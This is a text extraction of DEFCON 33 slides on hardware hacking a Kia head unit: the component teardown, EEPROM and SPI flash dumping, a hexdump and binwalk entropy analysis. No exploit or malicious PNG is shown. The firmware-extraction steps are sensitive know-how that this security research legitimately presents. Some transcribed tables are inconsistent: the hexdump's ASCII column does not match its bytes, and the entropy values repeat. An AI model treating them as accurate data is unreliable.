



Hacking a Head Unit with a malicious PNG - Zero Day Technique

DEFCON 33 - By Danilo Erazo @revers3vrything -
August 2025

Whoami: Danilo Erazo



- Founder: Reverse Everything and PWN OR DIE Conference
- Founder & Coordinator - Car Hacking Village Ekoparty
- Hardware Security Researcher
- Penetration Tester (Web, Mobile, Cloud, Infrastructure, etc)
- Cybersecurity Speaker: Recon 2025, Hardwear USA 2025, LT Re//verse 2025, DEFCON 32 CHV, Ekoparty 2024, BSides Colombia , Nerdearla Chile 2024, Ekoparty 2023, etc.
- Ecuador - 29 years old

DEFCON



Reverse Everything
@revers3everything • 2.83K subscribers • 53 videos
Hardware Hacking & Car Hacking & Reverse Engineering ...more
[revers3everything.com](https://www.youtube.com/revers3everything)

<https://revers3everything.com>



1. Introduction

Common KIA Infotainment Console OS

Hyundai Kia Motor Group manufacture: Hyundai, Kia, Genesis cars


EU, Russia, Australia use Linux OS (e.g Model Gen5W), most of the cases

US, Canada, Saudi Arabia, India use Android Automotive OS

And the rest countries?



2. Hardware Hacking



Head Unit



Name	Description
1 RADIO	<ul style="list-style-type: none">Operates FM/AM mode.Each time the key is pressed, mode is changed in order of FM1 ▶ FM2 ▶ AM ▶ FM1.
2 ON/OFF	<ul style="list-style-type: none">Press to display the Home menu screen.Press and hold to activate the Google voice or the Siri function when your Android phone or iPhone is connected to the unit. (optional)
3 PHONE	Display the Phone screen.


Name	Description
4 SETUP	Displays the Setup mode.
5 Reset	Resets the system.
6 Power / Volume Knob	<ul style="list-style-type: none">Power on When power is off, press to turn power on.Power off When power is on, press and hold to turn power off.Audio off When power is on, press to turn Audio off.Turn left/right to control volume.

Head Unit Model: MTXNC10AB


Head Unit - FCC ID: BP9-MTXNC10AB

Software: ABPV30_210928_174934_TRU /
ABPV30_XXXXXX_XXXXXX_XXX


Firmware: LC15000021092800



Connections + CAN Analysis



Touchscreen controller AT MXT449T and AK4183



Supplied by MOTREX

The image is a screenshot of the MOTREX website. At the top, there is a navigation bar with the MOTREX logo on the left and links for MOTREX, BUSINESS, R&D, IR, PR, and HR. Below the navigation bar, there is a dark banner featuring the CES Innovation Awards 2020 logo on the left and the text "2020 CES INNOVATION AWARDS" in the center. On the right side of the banner, there is a large, semi-transparent text overlay that reads "We will contribute to the incoming smart IoT world as the best solution." The background of the banner shows a blurred image of a car's instrument cluster.

MOTREX | BUSINESS | R&D | IR | PR | HR

2020 CES
INNOVATION
AWARDS

We will contribute to the incoming
smart IoT world as the best solution.

SoC TMM9200 - No more information in internet

I asked for the datasheet to the manufacturer but no responses

Display Audio SoC : TMM9200


The TMM9200 SoC is designed to provide a cost-effective, low power and high-performance Application Processor. Used in audio/video system and smart phone connectivity solutions for automotive entertainment with USB Car Play and Android Auto. It would help reduce the total system cost and enhance the overall functionality of the system.

Feature

- USB2.0 OTG
- USB1.1 HCI
- LCD, TCON
- BT656
- IIC
- IIS
- IR, SPI, SPDIF OUT, General I/O port
- 2 ch UART with handshake function
- 1 ch 10 bits Video DAC
- 6 ch timer with PWM
- 14 bits Stereo Audio DAC (Class AB output)
- 3 PLL for clock generation

<https://kft.kanematsu.co.jp/en/products/tamul/>

Tamul/KRM



Motrex



↓
SoC



↓
Head Unit Supplier

Dumping EEPROM AT24C16 through I2C



Ch341a IK-MR- 2.2.0.0 (12/2/2020)

File IC Options Hardware Scripts Language Buffer ?

Device: 24C16 [3.3V] Type: I2C BitSize: 16 Kbits Manuf: GENERIC Size: 2048 x8 Page: 16 Search Detect I2C Advanced

Main Memory

Address	Value
0x00000000	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 01 23 45 67 89 ABCDEF
0x00000010	268u
0x00000020	...5
0x00000030	..G
0x00000040
0x00000050
0x00000060
0x00000070
0x00000080
0x00000090
0x000000A0
0x000000B0
0x000000C0
0x000000D0
0x000000E0
0x000000F0
0x00000100
0x00000110
0x00000120
0x00000130
0x00000140	12 02 12 02 12 02 12 02 12 02 FF FF FF 75
0x00000150	00 00 00 0A 0A 0A 0A 0A 05 05 00 FF FF FF FF FF 2D
0x00000160	44 5F 45 4E 53 50 5F 76 30 2E 31 00 00 00 00 3D
0x00000170	FF
0x00000180	FF
0x00000190	FF
0x000001A0	FF
0x000001B0	FF
0x000001C0	FF
0x000001D0	FF
0x000001E0	FF
0x000001F0	FF

(Buffer) Size: 2048

I2C Device Address: A0
Reading memory... Success

Execution time: 00:00:00.118
CRC32 = 0xFA0F2788

UUID



Universally Unique
Identifier Number
detected in the binary:
N150ABMA00M32685



```
$ hexdump -C AT24C16.bin
00000000  4e 31 35 30 41 42 4d 41  30 30 4d 33 32 36 38 75  N150ABMA00M32685|_
00000010  35 00 00 00 00 00 00 00  00 00 00 00 00 00 00 35  |5.....5|
00000020  04 00 33 03 00 00 00 c6  84 44 00 12 82 b2 e3 f1  |..3.....D.|
00000030  22 2a 66 02 00 00 00 00  00 00 00 00 00 82 11 47  |"*.*****G|
00000040  00 01 00 01 00 00 01 01  00 01 01 00 03 01 02 0c  |.....|
00000050  00 ff 03 02 00 05 01 01  00 01 02 03 00 00 ff 10  |.....|
00000060  ff ff ff ff ff ff ff  ff ff ff ff ff ff f1  |.....|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
00000080  00 00 00 00 00 00 00 00  01 64 00 01 00 00 03 69  |.....d...i|
00000090  00 e6 d8 c7 00 00 04 00  04 04 00 00 01 00 00 92  |.....|
000000a0  00 5d 00 00 39 40 00 00  00 00 ff ff ff dd 1]..9@..|
000000b0  ff ff ff ff ff ff ff  ff ff ff ff ff ff f1  |.....|
000000c0  0f 1f 14 14 1c 14 0f 0b  14 1b 14 14 0d 14 14 2c  |.....,|
000000d0  0f 0d 14 0c 0a 0a 00 02  00 00 00 04 00 02 ff 57  |.....W|
000000e0  00 00 7a 26 ff ff ff ff  ff ff ff ff ff ff 95  |..z@.....|
000000f0  00 7a 26 14 23 be 23 82  28 82 28 7e 27 22 29 fc  |.z@.#.#.(.~")|.|
00000100  1c 2a 2e 22 2e 22 2e 22  2e 22 2e 22 ff ff ff d3  |.*."."."."."|
00000110  00 7a 26 2e 22 2e 22 2e  22 2e 22 2e 22 2e 22 80  |.z@."."."."."|
00000120  2e 22 2e 22 2e 22 2e 22  2e 22 2e 22 ff ff ff dd  |."."."."."."|
00000130  02 56 04 12 02 12 02 12  02 12 02 12 02 12 02 d4  |.V.....|
00000140  12 02 12 02 12 02 12 02  12 02 12 02 ff ff ff 75  |.....u|
00000150  00 00 00 0a 0a 0a 0a 05  05 00 ff ff ff ff ff 2d  |.....|
00000160  44 5f 45 4e 53 50 5f 76  30 2e 31 00 00 00 00 3d  |D_ENSP_v0.1....=|
00000170  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |.....|
*
00000800
```





Sniffing the OUTPUT + Deep time analysis + I2C communication - constant communication




Dumping Flash SPI 2 MBytes - W25Q16



Sniffing the OUTPUT - no SPI Communication



Dumping SPI Flash 16 MBytes - W25Q128






Entropy

Absolutely this is the
IVI firmware!!!

```
└$ binwalk -E firmware128.bin
```

DECIMAL	HEXADECIMAL	ENTROPY
0	0x0	Falling entropy edge (0.702032)
8192	0x2000	Rising entropy edge (0.996378)
253952	0x3E000	Falling entropy edge (0.219548)
524288	0x80000	Rising entropy edge (0.809488)
811008	0xC6000	Falling entropy edge (0.840571)
1048576	0x100000	Rising entropy edge (0.839915)
4341760	0x424000	Falling entropy edge (0.982193)
4481024	0x446000	Rising entropy edge (0.836143)
4612096	0x466000	Rising entropy edge (0.809488)
4694016	0x47A000	Rising entropy edge (0.840571)
4702208	0x47C000	Falling entropy edge (0.702032)
4710400	0x47E000	Rising entropy edge (0.996378)
4784128	0x490000	Rising entropy edge (0.219548)
4898816	0x4AC000	Rising entropy edge (0.809488)
4931584	0x4B4000	Falling entropy edge (0.840571)
4956160	0x4BA000	Falling entropy edge (0.702032)
4980736	0x4C0000	Falling entropy edge (0.996378)
5029888	0x4CC000	Falling entropy edge (0.219548)
5070848	0x4D6000	Rising entropy edge (0.809488)
5095424	0x4DC000	Rising entropy edge (0.840571)
5259264	0x504000	Rising entropy edge (0.702032)
5324800	0x514000	Rising entropy edge (0.996378)
5423104	0x52C000	Falling entropy edge (0.219548)
5472256	0x538000	Falling entropy edge (0.809488)
5513216	0x542000	Falling entropy edge (0.840571)
5521408	0x544000	Rising entropy edge (0.702032)
5627904	0x55E000	Falling entropy edge (0.996378)
5677056	0x56A000	Falling entropy edge (0.219548)
5701632	0x570000	Rising entropy edge (0.809488)
5849088	0x594000	Falling entropy edge (0.840571)
5898240	0x5A0000	Rising entropy edge (0.702032)
5906432	0x5A2000	Falling entropy edge (0.996378)
5971968	0x5B2000	Falling entropy edge (0.219548)
6037504	0x5C2000	Falling entropy edge (0.809488)
6094848	0x5D0000	Falling entropy edge (0.840571)
6111232	0x5D4000	Falling entropy edge (0.702032)
6127616	0x5D8000	Rising entropy edge (0.996378)
6168576	0x5E2000	Rising entropy edge (0.219548)
6307840	0x604000	Falling entropy edge (0.836143)
6356992	0x610000	Rising entropy edge (0.982193)
6422528	0x620000	Falling entropy edge (0.809488)
6447104	0x626000	Falling entropy edge (0.840571)
6488064	0x630000	Falling entropy edge (0.839915)

Figure 1



Sniffing the OUTPUT + SPI Communication - 8 seg tx


